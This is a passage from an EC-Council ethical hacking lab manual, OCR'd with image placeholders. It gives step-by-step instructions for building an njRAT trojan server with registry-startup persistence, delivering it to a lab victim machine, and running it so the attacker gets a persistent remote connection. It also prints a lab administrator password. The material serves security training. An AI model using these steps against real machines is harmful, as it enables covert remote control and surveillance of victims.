
8. The **Builder** dialog-box appears; enter the IP address of the **Windows 11** (attacker machine) machine in the **Host** field, check the option **Registy StarUp**, leave the other settings to default, and click **Build**.

   Note: In this task, the IP address of the **Windows 11** machine is **10.10.1.11**.



9. The **Save As** window appears; specify a location to store the server, rename it, and click **Save**.

10. In this lab, the destination location chosen is **Desktop**, and the file is named **Test.exe**.




11. Once the server is created, the **DONE!** pop-up appears; click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, use any technique to send this server to the intended target through email or any other source (in real-time, attackers send this server to the victim).

    Note: In this task, we copied the **Test.exe** file to the shared network location (**CEH-Tools**) to share the file.




13. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.


    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

14. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**Test.exe**) onto the **Desktop** of **Windows Server 2022**.
15. Here, you are acting both as an **attacker** who logs into the **Windows 11** machine to create a malicious server, and as a **victim** who logs into the **Windows Server 2022** machine and downloads the server.
16. Double-click the server (**Test.exe**) to run this malicious executable.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




17. Switch back to the **Windows 11** virtual machine. Maximize njRAT GUI window. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in **Windows 11** establishes a persistent connection with the victim machine, as shown in the screenshot.



